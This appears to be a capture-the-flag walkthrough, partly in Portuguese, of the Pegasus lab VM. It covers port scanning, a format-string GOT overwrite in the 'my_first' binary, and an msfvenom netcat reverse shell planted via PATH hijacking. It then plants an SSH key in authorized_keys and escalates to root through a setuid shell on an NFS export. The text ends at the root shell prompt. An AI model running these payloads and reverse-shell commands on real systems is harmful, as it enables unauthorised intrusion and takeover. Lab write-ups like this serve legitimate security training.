
IP da máquina: 192.168.56.142 // MAC: 08:00:27:88:F8:40

sudo nmap -sV -O -sC -Pn --source-port 80 -p- -vvv 192.168.56.142

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 77:89:5b:52:ed:a5:58:6e:8e:09:f3:9e:f1:b0:d9:98 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAJ1AGamZwFR+hN+Br77dA9qmEUSQh5e0dpk9PnceDxNeFduV8WFrUeWgYbJSsQto7wqEX
K4aKLXon4NEi6Bx7rUQyBUUaA+o4cwUsNB0mgkG1/T2iTsU8EK1C3k8mo6eazUL3qzrxwVTA6Q4vT3vyUrR8q0lm9UF2x7SNjaK
sk+1AAAAFQCWGKwf9pY3WYRyHwPbQ3mky3VKswAAAIBgGSeAonsVtdKDpMuUc8M20En/WyhR8u1fz1JJsncIJSpoTSxgPJzNuYn
NL2aBytBbZ2S36xVZ0A8ehakuFkXdg+bNKAkbxi507iD3rLuYHVMtrH0jfF2TpMcWt+JI7+le1l74jdFY6zKPbbbq0Y9hqklWLH
epzgDP1tVohhKpRQAAAIEAj+s3j3GvT2OxfpjmY3KZhWssKqvGNqU9uh5jriXJP1by3scocgfIuiZc9Q7GaN880/2Xr+LspzssJ
OPYP9PIqXUtARv6G356EslfG0Ms35U3AJeBAtpSE/7ZHWU5vA3d/Tv63i4CRNVCP46EMXRUDcyWKbp2/oncCw2ZAxtG6sw=
|   2048 d6:62:f5:12:31:36:ed:08:2c:1a:5e:9f:3c:aa:1f:d2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhnCRKQJX0DWar32I6jjOzVkJtEpZVtKNBVGpJ6oLYfyUG3nfxS4SgLP3yk
cU3dFvTITNJ0v24ldK350wgTXmWZDWSz4mfLWK8+g9aOEqjIx3lQBdlC6f0+uSasczYH3yyDlU5A4wKuiIxAH+9pYkFsKk89m3L
y3hsIE2tqPRASb0YSgt0yJKLSW5KFXj4LDEMw0rTOUBzLMa9m3mITGSWkL0ijkA4QrJ1o7YjnK4En9VC5z7a74QIwIu2HHw6Avq
UE4PId3R4uL87WOXxgmX2JQWHIW1A+r79Dif2kqmzXT/l2f+L7p7+OL6DcjdLmaz81/Oh9TPBjwkx14L1YDWF
|   256 c5:f0:be:e5:c0:9c:28:6e:23:5c:48:38:8b:4a:c4:43 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAkLSLuBrRw9x3R2D7CVn1NVZ
ChwrYOzTqCYkPDfHM2BmLGrh8gg/egsWDyiKvPXnm1JQowyyPCivnRkBpsyLRo=
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          37922/udp6  status
```

```
|   100024  1          44813/tcp   status
|   100024  1          46597/udp   status
|_  100024  1          47396/tcp6  status
8088/tcp  open  http    syn-ack ttl 64 nginx 1.1.19
|_http-favicon: Unknown favicon MD5: 43FEAD1B2A58B485430C387D9BED4AFB
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.1.19
|_http-title: Pegasus Technologies - Under Construction
44813/tcp open  status  syn-ack ttl 64 1 (RPC #100024)
MAC Address: 08:00:27:88:F8:40 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


http://192.168.56.142:8088/



ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.142:8088/FUZZ -fs 189


```
submit.php              [Status: 200, Size: 19, Words: 4, Lines: 1]
codereview.php          [Status: 200, Size: 488, Words: 45, Lines: 15]
```

http://192.168.56.142:8088/submit.php




http://192.168.56.142:8088/codereview.php

https://gist.github.com/0xabe-io/916cf3af33d1c0592a90




sudo nc -nlvp 443



python -c 'import pty;pty.spawn("/bin/bash")'

file my_first



https://owasp.org/www-community/attacks/Format_string_attack

./my_first


1

1

%x

bfa0b10c

python -c 'print("1\n1\n" + "AAAA" + 8*"%x" + "\n4")' | ./my_first



gdb ./my_first

break __libc_start_main

```
mike@pegasus:/home/mike$ gdb ./my_first
gdb ./my_first
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/mike/my_first...(no debugging symbols found)...done.
(gdb) break __libc_start_main
break __libc_start_main
Breakpoint 1 at 0x80483f0
```

run

print system

0xb7589060

```
(gdb)  run
 run
Starting program: /home/mike/my_first

Breakpoint 1, 0xb75633e0 in __libc_start_main ()
   from /lib/i386-linux-gnu/libc.so.6
(gdb) print system
print system
$1 = {<text variable, no debug info>} 0xb7589060 <system>
```

objdump -R my_first

0x08049bfc

```
mike@pegasus:/home/mike$ objdump -R my_first
objdump -R my_first

my_first:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049bec R_386_GLOB_DAT    __gmon_start__
08049c20 R_386_COPY        stdin
08049bfc R_386_JUMP_SLOT   printf
```

ulimit -s

ulimit -s unlimited

```
mike@pegasus:/home/mike$ ulimit -s
ulimit -s
8192
mike@pegasus:/home/mike$ ulimit -s unlimited
ulimit -s unlimited
```

python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%8$n")' > payload

cat payload

```
mike@pegasus:/home/mike$ python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%8$n")' > payload
<thon -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%8$n")' > payload
mike@pegasus:/home/mike$ cat payload
cat payload
1
1
%8$n
```

gdb ./my_first

run < payload

0x00000004

```
Selection:
Enter first number: Enter second number: Error details: ??


Program received signal SIGSEGV, Segmentation fault.
0x00000004 in ?? ()
```

print system

4006 9060

```
(gdb) print system
print system
$1 = {<text variable, no debug info>} 0x40069060 <system>
```

python -c 'print 0x9060-0x0004'


36956 – valor em decimal

python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%36956u" + "%8$n")' > payload

```
mike@pegasus:/home/mike$ python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "%36956u" + "%8$n")' > pa
yload
<"\xfc\x9b\x04\x08" + "%36956u" + "%8$n")' > payload
```

run < payload


0x00009060



python -c 'print 0x4006-0x9060'

python -c 'print 0x14006-0x9060'

44966



python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36952u" + "%8$n" + "%44966u" + "%9$n")' > payload

```
mike@pegasus:/home/mike$ python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36
952u" + "%8$n" + "%44966u" + "%9$n")' > payload
<\x9b\x04\x08" + "%36952u" + "%8$n" + "%44966u" + "%9$n")' > payload
```

gdb ./my_first

run < payload

```
  10

sh: 1: Selection:: not found

Program received signal SIGSEGV, Segmentation fault.
0x08c3d0d4 in ?? ()
```

msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=4433 -f raw

```
┌──[headcrusher@parrot]─[~]
└─$msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.114 lport=4433 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 104 bytes
mkfifo /tmp/nyfgjdc; nc 192.168.56.114 4433 0</tmp/nyfgjdc | /bin/sh >/tmp/nyfgjdc 2>&1; rm /tmp/ny
fgjdc
```

cd /tmp

echo "mkfifo /tmp/nyfgjdc; nc 192.168.56.114 4433 0</tmp/nyfgjdc | /bin/sh >/tmp/nyfgjdc 2>&1; rm /tmp/nyfgjdc" > Selection\:

chmod 777 Selection\:

```
mike@pegasus:/home/mike$ cd /tmp
cd /tmp
mike@pegasus:/tmp$ echo "mkfifo /tmp/nyfgjdc; nc 192.168.56.114 4433 0</tmp/nyfgjdc | /bin/sh >/tmp
/nyfgjdc 2>&1; rm /tmp/nyfgjdc" > Selection\:
<gjdc | /bin/sh >/tmp/nyfgjdc 2>&1; rm /tmp/nyfgjdc" > Selection\:
mike@pegasus:/tmp$ ls
ls
Selection:
```

```
mike@pegasus:/tmp$ chmod 777 Selection\:
chmod 777 Selection\:
```

export PATH=$PATH:/tmp

```
mike@pegasus:/tmp$ export PATH=$PATH:/tmp
export PATH=$PATH:/tmp
mike@pegasus:/tmp$ cat $PATH
cat $PATH
cat: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp: No such file or directory
```

python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36952u" + "%8$n" + "%44966u" + "%9$n")' | ./my_first

```
mike@pegasus:/home/mike$ python -c 'print("1\n1\n" + "\xfc\x9b\x04\x08" + "\xfe\x9b\x04\x08" + "%36
952u" + "%8$n" + "%44966u" + "%9$n")' | ./my_first
<\x9b\x04\x08" + "%36952u" + "%8$n" + "%44966u" + "%9$n")' | ./my_first
WELCOME TO MY FIRST TEST PROGRAM
-------------------------------
Select your tool:
[1] Calculator
[2] String replay
[3] String reverse
[4] Exit

Selection:
Enter first number: Enter second number: Error details: ??
```

sudo nc -nlvp 4433

```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 4433
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4433
Ncat: Listening on 0.0.0.0:4433
Ncat: Connection from 192.168.56.142.
Ncat: Connection from 192.168.56.142:36159.
id
uid=1001(mike) gid=1001(mike) euid=1000(john) groups=1000(john),1001(mike)
uname -a
Linux pegasus 3.13.0-39-generic #66~precise1-Ubuntu SMP Wed Oct 29 09:59:20 UTC 2014 i686 i686 i386
 GNU/Linux
```

cd .ssh

ssh-keygen -t rsa -C john

johnkey

```
┌─[headcrusher@parrot]─[~]
└──╼ $cd .ssh
┌─[headcrusher@parrot]─[~/.ssh]
└──╼ $ssh-keygen -t rsa -C john
Generating public/private rsa key pair.
Enter file in which to save the key (/home/headcrusher/.ssh/id_rsa): johnkey
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in johnkey
Your public key has been saved in johnkey.pub
The key fingerprint is:
SHA256:97DfY0Sqzk+VjW+FmPGXmda87gSVGvIOWxbGRnKTQ6w john
The key's randomart image is:
+---[RSA 3072]----+
|           .o=.  |
|            =+. .|
|           .o*.o |
|           E==**=|
|        S o.oO*=*|
|         . +B.+oo|
|          .ooo oo|
|         ..o .=. |
|         .o.o.o+ |
+----[SHA256]-----+
```

```
┌─[headcrusher@parrot]─[~/.ssh]
└──╼ $cat johnkey.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDYMAG4tEWjBp8UkfmXRRah4KD9odswjbe5q7brSoj5i9hMVIeLWteqeSaZIj2
76J3Zcn/IdzLM5aancKXHehqPC7CtIauU6tYRYu6XZlXh1PptzLcGLjLpxzYVS3OMqlcSU4RU/F44hmpZVduCWr9hifW9Nr+Qai
vC/RljvLAuMFON6r2P2zZ/kBU6M/ih0fpmH/ikvSN92YSsqIqS7FNNUSEG9XujjZgikqeslGHw6HOc1FeBqtW/qEic+8rF3tVFc
9gmFaY20Pj45zGK4dqPGPeq5NX6YVNHxOsEowcSqw6OjNMxwyVnQH8fPGtPdO6y7j9gtpuu4d88OrQSIFxa4TBf6H60rrO+runN
0oQsvP+83HkmO0NKKCY3JtSS3dpRIEP9fDaDJmDDyy3UqP4+peXJujeiLprbPfwz75jy0GzwRWUzY+dkyZS2UfV5lQSX81pYj2v
h+IbB0IYfn3gKF11kTkvgQTxgYgT6jD0xn4mA3wcBxu8RZF9TM8epNEM= john
```

cd /home/john

cd .ssh

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDYMAG4tEWjBp8UkfmXRRah4KD9odswjbe5q7brSoj5i9hMVIeLWteqeSaZIj276J3Zcn/IdzLM5aancKXHehqPC7CtIauU6tYRYu6XZlXh1PptzLcGLjLpxzYVS3OMqlcSU4RU/F44hmpZVduCWr9hifW9Nr+QaivC/RljvLAuMFON6r2P2zZ/kBU6M/ih0fpmH/ikvSN92YSsqIqS7FNNUSEG9XujjZgikqeslGHw6HOc1FeBqtW/qEic+8rF3tVFc9gmFaY20Pj45zGK4dqPGPeq5NX6YVNHxOsEowcSqw6OjNMxwyVnQH8fPGtPdO6y7j9gtpuu4d88OrQSIFxa4TBf6H60rrO+runN0oQsvP+83HkmO0NKKCY3JtSS3dpRIEP9fDaDJmDDyy3UqP4+peXJujeiLprbPfwz75jy0GzwRWUzY+dkyZS2UfV5lQSX81pYj2vh+IbB0IYfn3gKF11kTkvgQTxgYgT6jD0xn4mA3wcBxu8RZF9TM8epNEM= john" > authorized_keys

chmod 600 authorized_keys

```
cd .ssh
ls
id_rsa
known_hosts
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDYMAG4tEWjBp8UkfmXRRah4KD9odswjbe5q7brSoj5i9hMVIeLWteqe
SaZIj276J3Zcn/IdzLM5aancKXHehqPC7CtIauU6tYRYu6XZlXh1PptzLcGLjLpxzYVS3OMqlcSU4RU/F44hmpZVduCWr9hifW9
Nr+QaivC/RljvLAuMFON6r2P2zZ/kBU6M/ih0fpmH/ikvSN92YSsqIqS7FNNUSEG9XujjZgikqeslGHw6HOc1FeBqtW/qEic+8r
F3tVFc9gmFaY20Pj45zGK4dqPGPeq5NX6YVNHxOsEowcSqw6OjNMxwyVnQH8fPGtPdO6y7j9gtpuu4d88OrQSIFxa4TBf6H60rr
O+runN0oQsvP+83HkmO0NKKCY3JtSS3dpRIEP9fDaDJmDDyy3UqP4+peXJujeiLprbPfwz75jy0GzwRWUzY+dkyZS2UfV5lQSX8
1pYj2vh+IbB0IYfn3gKF11kTkvgQTxgYgT6jD0xn4mA3wcBxu8RZF9TM8epNEM= john" > authorized_keys
ls
authorized_keys
id_rsa
known_hosts
```

ssh -i johnkey john@192.168.56.142

```
┌─[headcrusher@parrot]─[~/.ssh]
└──╼ $ssh -i johnkey john@192.168.56.142
The authenticity of host '192.168.56.142 (192.168.56.142)' can't be established.
ECDSA key fingerprint is SHA256:gdZtFA7LjMDQnGF+ACbBk2+W2q3LeXHbA/AtyjFFLyw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.142' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-39-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Oct  6 03:08:31 AEDT 2020

  System load:  0.0               Processes:           95
  Usage of /:   6.6% of 18.32GB   Users logged in:     0
  Memory usage: 10%               IP address for eth0: 192.168.56.142
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/


Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Sun Nov 23 21:24:39 2014 from 172.16.246.129
john@pegasus:~$
```

sudo -l

```
john@pegasus:~$ sudo -l
Matching Defaults entries for john on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on this host:
    (root) NOPASSWD: /usr/local/sbin/nfs
```

sudo /usr/local/sbin/nfs start

```
john@pegasus:~$ sudo /usr/local/sbin/nfs start
 * Exporting directories for NFS kernel daemon...                    [ OK ]
 * Starting NFS kernel daemon                                        [ OK ]
```

sudo nmap -sV --script=nfs-showmount 192.168.56.142

```
111/tcp  open  rpcbind 2-4 (RPC #100000)
| nfs-showmount:
|_  /opt/nfs *
```

sudo mount -t nfs -o proto=tcp,port=2049 192.168.56.142:/opt/nfs /mnt/pegasus

sudo touch /mnt/pegasus/root_shell

sudo chmod 777 /mnt/pegasus/root_shell

```
┌─[headcrusher@parrot]─[/]
└──╼ $sudo mount -t nfs -o proto=tcp,port=2049 192.168.56.142:/opt/nfs /mnt/pegasus
┌─[headcrusher@parrot]─[/]
└──╼ $touch /mnt/pegasus/root_shell
touch: cannot touch '/mnt/pegasus/root_shell': Permission denied
┌─[✗]─[headcrusher@parrot]─[/]
└──╼ $sudo touch /mnt/pegasus/root_shell
┌─[headcrusher@parrot]─[/]
└──╼ $sudo chmod 777 /mnt/pegasus/root_shell
```

cd /tmp

cp /bin/dash /opt/nfs/root_shell

```
john@pegasus:/opt/nfs$ cd /tmp
john@pegasus:/tmp$ cp /bin/dash /opt/nfs/root_shell
```

sudo chmod u+s /mnt/pegasus/root_shell


sudo chmod g+s /mnt/pegasus/root_shell

```
┌─[✗]─[headcrusher@parrot]─[/]
└──╼ $sudo chmod u+s /mnt/pegasus/root_shell
┌─[headcrusher@parrot]─[/]
└──╼ $sudo chmod g+s /mnt/pegasus/root_shell
```

/opt/nfs/root_shell

```
john@pegasus:/tmp$ /opt/nfs/root_shell
# id
